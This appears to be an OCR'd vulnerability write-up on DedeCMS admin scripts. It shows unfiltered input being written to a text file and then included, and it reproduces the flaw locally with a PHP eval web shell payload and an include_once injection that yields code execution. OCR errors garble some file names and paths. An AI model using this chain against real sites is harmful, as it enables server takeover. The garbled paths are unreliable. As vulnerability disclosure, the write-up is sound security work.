
Download the latest version from the official website https://www.dedecms.com/


code analysis

After building, locate/uploads/de/article_ Source_ Edit.php




From the above code, it can be seen that the parameter $allsource is controllable and input by the user; And $fp specifies the file location and writes the $allurls content to/uploads/data/admin/source. txt, where any PHP code can be written without filtering.


Continue tracking uploads/de/article_ String_ Mix.php function



阅读代码发现$fp 是写入的文件，文件是$m_file。



Reading the code, it was found that $fp is a written file, and the file is $m_File.




From the filtered functions, it can be seen that the filtering function is not complete, including include_ Functions such as once have not been filtered, so there is a file containing vulnerability. Combining any of the above content into txt can cause arbitrary code execution

Recurrence of vulnerabilities

Access: http://127.0.0.1:8116/uploads/dede/article_source_edit.php

Write: <?php eval($_GET['x']);?>

Successfully written




Access: http://127.0.0.1:8116/uploads/dede/article_string_mix.php

Write the following code to implement a file containing vulnerabilities

```
$file = "admin/source.txt";
include_once $file;
```

Successfully written：



access http://127.0.0.1:8116/uploads/data/downmix.data.php?x=phpinfo ();

Arbitrary code execution